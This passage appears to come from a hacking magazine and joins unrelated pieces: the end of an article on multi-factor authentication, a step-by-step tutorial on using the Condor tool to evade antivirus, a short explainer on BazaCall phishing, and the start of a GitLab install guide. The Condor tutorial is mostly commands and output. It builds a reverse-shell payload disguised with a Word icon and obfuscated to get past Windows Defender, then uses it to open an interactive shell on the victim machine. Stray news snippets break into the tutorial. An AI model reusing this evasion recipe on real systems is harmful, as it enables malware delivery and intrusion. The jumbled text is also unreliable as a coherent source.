Results from our study indicate that people's preferences are impacted not just by their security needs, but also by usability. The majority of users cared most about the simplicity of the MFA method – this clearly explains why SMS-based solutions still dominate the landscape, even though there are safer alternatives.

In our follow-up study, users were given the most popular physical security keys for one month, to test unsupervised. Preliminary results suggest most users found the physical keys effective and intuitive to use.

However, the lack of platform support and setup instructions created a perception that these keys were difficult and complex to install and use, resulting in a lack of willingness to adopt.

"In our follow-up study, users were given the most popular physical security keys for one month, to test unsupervised. Preliminary results suggest most users found the physical keys effective and intuitive to use."

One Size Does Not Fit All

We believe there needs to be careful consideration before any government agency or company mandates MFA, with a few key steps to consider.

Different people and organisations will have different needs, so in some cases a combination of methods could work best. For example, an SMS-based solution may be used in conjunction with a physical security key for access to critical infrastructure systems that need higher levels of security.

Additionally, user education and awareness is vital. Many people aren't aware of the importance of MFA, and don't know which methods are the safest. By taking some personal responsibility and using highly effective methods such as physical security keys to protect our most vulnerable accounts, we can all do our part to make the web a safer place.

This Article first appeared in The Conversation

Condor

BYPASSING ANTIVIRUS

Hi Readers, In this month we will learn about another tool that can be useful in AV Evasion .i.e Condor. Condor is a tool developed in Python to help pen testers bypass protections like AV/EDR/XDR in Windows operating systems. Condor has many features that can help penetration testers but the most important feature is its simplicity of usage. Its other features include the small size of the generated file and adding fake signature to the executable.

The makers of Condor recommend to use this tool in a WSL (Windows Subsystem for Linux) as the tool requires both msfvenom (that is available only in Linux) to generate shellcode and PyInstaller on Windows to be able to compile the shellcode. But hackers we are, we are going to run this tool on Kali Linux to generate shellcode and compile the generated shellcode on a Windows system so let's jump to practicals.

Let's clone the condor repository from Github as shown below (The download information is also given in our Downloads section).

```
(kali@kali) - [~/Av_Evasion]
$ git clone https://github.com/MrEmpy/Condor.git
Cloning into 'Condor'...
remote: Enumerating objects: 72, done.
remote: Counting objects: 100% (72/72), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 72 (delta 28), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (72/72), 421.59 KiB | 1.56 MiB/s, done.
Resolving deltas: 100% (28/28), done.

(kali@kali) - [~/Av_Evasion]
$
```

Navigate into the newly created directory named "condor".

```
(kali@kali) - [~/Av_Evasion]
$ ls
Condor

(kali@kali) - [~/Av_Evasion]
$ cd Condor

(kali@kali) - [~/Av_Evasion/Condor]
$ ls
assets          condor.py      install.sh    README.md      template
certificate     icons          LICENSE       requirements.txt workbench

(kali@kali) - [~/Av_Evasion/Condor]
$
```


You can see a “install.sh” file. Change its permissions to get execute permissions.

```
(kali㉿kali) - [~/Av_Evasion/Condor]
$ ls
assets          condor.py  install.sh  README.md  template
certificate     icons     LICENSE     requirements.txt  workbench

(kali㉿kali) - [~/Av_Evasion/Condor]
$ chmod +x install.sh

(kali㉿kali) - [~/Av_Evasion/Condor]
$ ls
assets          condor.py  install.sh  README.md  template
certificate     icons     LICENSE     requirements.txt  workbench

(kali㉿kali) - [~/Av_Evasion/Condor]
$
```

Next, install it as shown below.

```
(kali㉿kali) - [~/Av_Evasion/Condor]
$ ls
assets          condor.py  install.sh  README.md  template
certificate     icons     LICENSE     requirements.txt  workbench

(kali㉿kali) - [~/Av_Evasion/Condor]
$ sudo ./install.sh
[sudo] password for kali:
```

```
[*] Installing...
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liblttng-ust-ctl4 liblttng-ust0
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libpython3-dev libpython3-stdlib libpython3.10
  libpython3.10-dev libpython3.10-minimal libpython3.10-stdlib
  python3-dev python3-distutils python3-lib2to3 python3-minimal
  python3.10 python3.10-dev python3.10-minimal
Suggested packages:
  python3-doc python3-tk python3-venv python3.10-venv
  python3.10-doc
```



```

)
 76.3/76.3 kB 9.6 MB/s eta 0:00:00
Requirement already satisfied: colorama in /usr/lib/python3/dist-p
ackages (from -r requirements.txt (line 3)) (0.4.4)
Requirement already satisfied: Cython in /usr/lib/python3/dist-pac
kages (from -r requirements.txt (line 4)) (0.29.28)
Installing collected packages: tinyaes
Successfully installed tinyaes-1.0.3
WARNING: Running pip as the 'root' user can result in broken permi
ssions and conflicting behaviour with the system package manager.
It is recommended to use a virtual environment instead: https://pi
p.pypa.io/warnings/venv

[+] Installation completed!

(kali@kali) - [~/Av_Evasion/Condor]
$

```

Once the installation is finished, it indicated as shown in the above image. Now let's see various options of condor tool.

- lh, -lhost : LHOST IP Address
- lp, -lport : Local port
- p, -payload : payload to be assigned
- pl, -payload-list : List all the payloads.
- i, -icon : Icon to be specified for the payload.
- il, -icon-list : List all the icons available
- cs, -custom-shellcode : assign custom shellcode

First things first. Let's look at all the payloads available using the "pl" option.

```

(kali@kali) - [~/Av_Evasion/Condor]
$ python3 condor.py -pl

```



```

[Condor v1.0]
[Developed by MrEmpy]

```


[Developed by MrEmpy]

Payload list:

```
windows/x64/meterpreter/reverse_tcp
windows/meterpreter/reverse_tcp
windows/x64/meterpreter/reverse_http
windows/meterpreter/reverse_http
windows/exec
windows/x64/exec
windows/x64/shell/reverse_tcp
windows/shell/reverse_tcp
```

```
—(kali@kali) - [~/Av_Evasion/Condor]
```

As we already told you, this tool generates only Windows payloads. Also look at icons this tool supports.

```
—(kali@kali) - [~/Av_Evasion/Condor]
$ python3 condor.py -il
```



Icons list:

```
cmd
excel
onedrive
onenote
outlook
powerpoint
skype
word
```


Now, let's generate a payload. We will generate Windows/x64/ shell/ revers_tcp payload with Word Icon.

```
(kali@kali) - [~/Av_Evasion/Condor]
$ python3 condor.py -p windows/x64/shell/reverse_tcp -lh 192.168
.40.153 -lp 80 -i word
```



```
[Condor v1.0]
[Developed by MrEmpy]
```

```
[*] Generating shellcode...
[+] Shellcode generated!
[+] Shellcode shield created!
[*] Would you like to compile the script? For that you need to be
running this script in a WSL environment. If you're on linux, you
won't be able to compile it. [y/N]
```

Condor successfully generated the shell code and wants our answer belong compiling it. The warning it displays about running this script in a WSL environment is damn serious. So if we answer "Yes", since we are running on Kali and not WSL, the compilation fails as shown below.

```
[*] Generating shellcode...
[+] Shellcode generated!
[+] Shellcode shield created!
[*] Would you like to compile the script? For that you need to be
running this script in a WSL environment. If you're on linux, you
won't be able to compile it. [y/N] y
[*] Compiling...
[+] Compilation finished!
[*] Signing EXE
[+] EXE signed!
[+] The EXE name is word.exe
```

```
(kali@kali) - [~/Av_Evasion/Condor]
```


Yes, the compilation failed even though the prompted messages (above) are positive. Don't be fooled. So I run condor again and select "No" this time.

```

[Condor v1.0]
[Developed by MrEmpty]

[*] Generating shellcode...
[+] Shellcode generated!
[+] Shellcode shield created!
[*] Would you like to compile the script? For that you need to be
running this script in a WSL environment. If you're on linux, you
won't be able to compile it. [y/N] n

```

This gives us a different result.

```

[*] Generating shellcode...
[+] Shellcode generated!
[+] Shellcode shield created!
[*] Would you like to compile the script? For that you need to be
running this script in a WSL environment. If you're on linux, you
won't be able to compile it. [y/N] n
[+] The script has been generated, it is in workbench/3ZXFIH.py
[*] Upload to a Windows environment and compile a script using pyi
nstaller:
pyinstaller.exe --onefile --noconsole --distpath . -n "3ZXFIH" --k
ey=9I4MGFISJ2L9TFILTEZQX2KH6CQXBE2X47WML69RGPRQW1MVPH6GVUM4LYY7XU4
Y 3ZXFIH.py

```

This time, Condor generated shellcode script and stored it in a file named "3zXFIH.py". Since we selected not to compile it, it suggests us to move this file to a Windows environment and compile it there using Pyinstaller. The good thing is it even gives us the command to do so easily. Didn't we tell you about its simplicity of usage.

So I copy file "3ZXFIH.py" and "3ZXFIH.TXT" (This file literally has the command to compile it. Did you think I will memorise it) to a Windows System. Note that this system should have python installed along with PyInstaller. Here are the files I copied.

India's Central Bureau of Investigation (CBI) detained a Russian national for allegedly hacking into a software platform used to conduct engineering entrance assessments in the country in 2021.


```

Directory of C:\Users\nspadm\3ZX

10/06/2022  02:20 PM    <DIR>          .
10/06/2022  02:20 PM    <DIR>          ..
10/06/2022  08:48 AM                143 3ZX.txt
10/06/2022  08:46 AM            8,436 3ZXFIH.py
               2 File(s)            8,579 bytes
               2 Dir(s)  13,586,984,960 bytes free

```

```
C:\Users\nspadm\3ZX>
```

Now, let's run the compiling command.

```

C:\Users\nspadm\3ZX>pyinstaller.exe --onefile --noconsole --distpath . -n "3ZXFIH" --key=9I4MGFISJ2L9TFILTEZQX2KH6CQXBE2X47WML69RGPRQW1MVP6GVUM4LYY7XU4Y 3ZXFIH.py

```

We faced a small glitch. Our system doesn't have tinyaes. So we install it using pip. tinyaes is used in bytecode obfuscation.

```

559 INFO: Platform: Windows-10-10.0.19043-SP0
561 ERROR: We need tinyaes to use byte-code obfuscation but we could not find it
. You can install it with pip by running:
  pip install tinyaes

C:\Users\nspadm\3ZX>pip install tinyaes
Collecting tinyaes
  Downloading tinyaes-1.0.3-cp310-cp310-win_amd64.whl (23 kB)
Installing collected packages: tinyaes
Successfully installed tinyaes-1.0.3

```

This time the compilation runs smoothly and generates the executable successfully.

```

C:\Users\nspadm\3ZX>pyinstaller.exe --onefile --noconsole --distpath . -n "3ZXFIH" --key=9I4MGFISJ2L9TFILTEZQX2KH6CQXBE2X47WML69RGPRQW1MVP6GVUM4LYY7XU4Y 3ZXFIH.py
489 INFO: PyInstaller: 5.2
490 INFO: Python: 3.10.6
520 INFO: Platform: Windows-10-10.0.19043-SP0
543 INFO: wrote C:\Users\nspadm\3ZX\3ZXFIH.spec
549 INFO: UPX is not available.
552 INFO: Extending PYTHONPATH with paths
['C:\\Users\\nspadm\\3ZX']
1766 INFO: Will encrypt Python bytecode with provided cipher key
1767 INFO: checking Analysis
1768 INFO: Building Analysis because Analysis-00.toc is non existent
1768 INFO: Initializing module dependency graph...
1772 INFO: Caching module graph hooks...
1792 WARNING: Several hooks defined for module 'numpy'. Please take care they do not conflict.
1809 INFO: Analyzing base_library.zip ...

```



```

23017 INFO: Building EXE from EXE-00.toc
23017 INFO: Copying bootloader EXE to C:\Users\nspadm\3ZX\3ZXFIH.exe.notanexecutable
23130 INFO: Copying icon to EXE
23146 INFO: Copying icons from ['C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\bootloader\\images\\icon-windowed.ico']
23148 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
23148 INFO: Writing RT_ICON 1 resource with 3752 bytes
23149 INFO: Writing RT_ICON 2 resource with 2216 bytes
23149 INFO: Writing RT_ICON 3 resource with 1384 bytes
23149 INFO: Writing RT_ICON 4 resource with 38188 bytes
23149 INFO: Writing RT_ICON 5 resource with 9640 bytes
23150 INFO: Writing RT_ICON 6 resource with 4264 bytes
23151 INFO: Writing RT_ICON 7 resource with 1128 bytes
23162 INFO: Copying 0 resources to EXE
23162 INFO: Embedding manifest in EXE
23164 INFO: Updating manifest in C:\Users\nspadm\3ZX\3ZXFIH.exe.notanexecutable
23167 INFO: Updating resource type 24 name 1 language 0
23178 INFO: Appending PKG archive to EXE
23193 INFO: Fixing EXE headers
24474 INFO: Building EXE from EXE-00.toc completed successfully.

```

```

C:\Users\nspadm\3ZX>dir
Volume in drive C has no label.
Volume Serial Number is 2E7C-5FEB

Directory of C:\Users\nspadm\3ZX

10/06/2022  02:23 PM    <DIR>          .
10/06/2022  02:23 PM    <DIR>          ..
10/06/2022  08:48 AM                143 3ZX.txt
10/06/2022  02:23 PM          6,222,142 3ZXFIH.exe
10/06/2022  08:46 AM          8,436 3ZXFIH.py
10/06/2022  02:23 PM          950 3ZXFIH.spec
10/06/2022  02:23 PM    <DIR>          build
               4 File(s)        6,231,671 bytes
               3 Dir(s)    13,845,618,688 bytes free

C:\Users\nspadm\3ZX>


```

Our payload is 3ZXFIH.EXE. It's time for testing. So I start a netcat listener on the attacker machine.

A popular Chinese-language YouTube channel was found distributing a trojanized version of a Windows installer for the Tor Browser.


```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
```

On the target system, we update the signatures of the Windows Defender.



Now, we copy the payload to the target system and execute it. We successfully get shell.

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49873
```

But this reverse shell is a dead shell, which means we are unable to interact with it. So we start a Metasploit listener as shown below and execute the payload again.


```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/revers
e_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:80

```

This time we successfully have an interactive reverse shell.

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:80
[*] Sending stage (336 bytes) to 192.168.40.150
[*] Command shell session 2 opened (192.168.40.153:80 -> 192.168.4
0.150:49953) at 2022-10-06 05:20:34 -0400

```

```

Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
-----

```

```

C:\Users\admin\Desktop>net user
net user

```

```

User accounts for \\DESKTOP-PRLKILM

```

```

-----
admin                Administrator                DefaultAccount

Guest                WDAGUtilityAccount
The command completed successfully.


```

```

C:\Users\admin\Desktop>

```

Let's check out the size of the payload created.



As you can see, the size of the payload is 5.93 MB, which is less than 7MB as promised. However, the icon file is not of Word. It may be because we changed different systems for generation and compiling. That can be explained though. The Icon is applied to exe during compiling. You observe this in highlighted part (red) in the image given below.

```
23017 INFO: Building EXE from EXE-00.toc
23017 INFO: Copying bootloader EXE to C:\Users\nspadm\3ZX\3ZXFIH.exe.notanexecutable
23130 INFO: Copying icon to EXE
23146 INFO: Copying icons from ['C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\bootloader\\images\\icon-windowed.ico']
23148 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
23148 INFO: Writing RT_ICON 1 resource with 3752 bytes
23149 INFO: Writing RT_ICON 2 resource with 2216 bytes
23149 INFO: Writing RT_ICON 3 resource with 1384 bytes
23149 INFO: Writing RT_ICON 4 resource with 38188 bytes
23149 INFO: Writing RT_ICON 5 resource with 9640 bytes
23150 INFO: Writing RT_ICON 6 resource with 4264 bytes
23151 INFO: Writing RT_ICON 7 resource with 1128 bytes
23162 INFO: Copying 0 resources to EXE
23162 INFO: Embedding manifest in EXE
23164 INFO: Updating manifest in C:\Users\nspadm\3ZX\3ZXFIH.exe.notanexecutable
23167 INFO: Updating resource type 24 name 1 language 0
23178 INFO: Appending PKG archive to EXE
23193 INFO: Fixing EXE headers
24474 INFO: Building EXE from EXE-00.toc completed successfully.
```


It took an icon from python packages. Maybe if we ran this on Windows subsystem on Linux, the icon would have worked fine. There's another feature that is missing in our payload although this also should be due to our tinkering. Here you can see Condor trying to sign an executable.

```
[*] Generating shellcode...
[+] Shellcode generated!
[+] Shellcode shield created!
[*] Would you like to compile the script? For that you need to be
running this script in a WSL environment. If you're on linux, you
won't be able to compile it. [y/N] y
[*] Compiling...
[+] Compilation finished!
[*] Signing EXE
[+] EXE signed!
[+] The EXE name is word.exe

(kali@kali) - [~/Av_Evasion/Condor]
```

This too happens after compiling and we don't see this in Windows compilation process. So our executable is not signed at all. What we assume here is that it will create a digital certificate for this file. But still, the payload does not leave any Mark Of The Web (MOTW).

So Condor is simple to use, has many payload options with support to various icons and most importantly bypasses AV/EDR/ etc. But better use it on a Windows subsystem on Linux.

BAZA CALL PHISHING

Researchers have pointed out that hacking groups like Quantum and Blackcat are distributing Emotet (Conti Ransomware tool). Especially Quantum was seen delivering Emotet through a technique called Baza call phishing.

There is a new kind of phishing in the town (I mean around internet) It's called Baza call phishing

But What Exactly Is Bazacall Phishing?

Just like any other phishing attack the victim receives a spear phishing email, but instead of having any malicious links or attachments they provide a phone number. When the user calls the phone number, it is received by a human (working in a call center, they are hired by Ransomware groups only) who provides step by step instructions to install the Ransomware (yes, step by step).

But why does user take trouble to call the number provided in the mail?

Just like any others phishing emails, this email too has its lures to tempt the user to make the call. Usually the lures have been to inform users that they will be charged for a premium subscription

if they fail to make a call.

What Happens Then?

When users fall for this and make a call, the human on the other side involves them in his social engineering methods to prolong the call and either take remote control of the victim's machine or make the victim install ransomware himself. Within a short time, the attacker takes complete control of the system and even scans the network for juice. In some cases, it happened within hours.

Why Is Bazacall Phishing Dangerous?

Unlike traditional phishing emails, this email does not have any malicious links, suspicious attachments that make it easy to identify it as a phishing email.

Why It Is Called Bazacall Phishing?

Because this trick was initially used in hacking attacks to download and install the BazaLoader Malware. It's also known as Call Back phishing.

Installing Gitlab, Webmin and ZoneMinder

INSTALLATIONS

How To Install and Configure Gitlab

Download Gitlab with wget using the following command.

```
user1@ubuntu:~$ wget --content-disposition https://packages.gitlab.com/gitlab/gitlab-ce/packages/ubuntu/focal/gitlab-ce_13.10.2-ce.0_amd64.deb/download.deb
--2022-10-04 00:44:07-- https://packages.gitlab.com/gitlab/gitlab-ce/packages/ubuntu/focal/gitlab-ce_13.10.2-ce.0_amd64.deb/download.deb
Resolving packages.gitlab.com (packages.gitlab.com)... 104.18.26.123, 104.18.27.123, 2606:4700::6812:1a7b, ...
Connecting to packages.gitlab.com (packages.gitlab.com)|104.18.26.123|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://d20rj4el6vvp4c.cloudfront.net/7/8/ubuntu/package_files/96643.deb?t=1664869747_db402ea75369de195ca8ef1f00f1a4163491b751 [following]
--2022-10-04 00:44:08-- https://d20rj4el6vvp4c.cloudfront.net/7/8/ubuntu/package_files/96643.deb?t=1664869747_db402ea75369de195ca8ef1f00f1a4163491b751
Resolving d20rj4el6vvp4c.cloudfront.net (d20rj4el6vvp4c.cloudfront.net)... 13.35.205.57, 13.35.205.110, 13.35.205.79, ...
Connecting to d20rj4el6vvp4c.cloudfront.net (d20rj4el6vvp4c.cloudfront.net)|13.35.205.57|:443... connected.
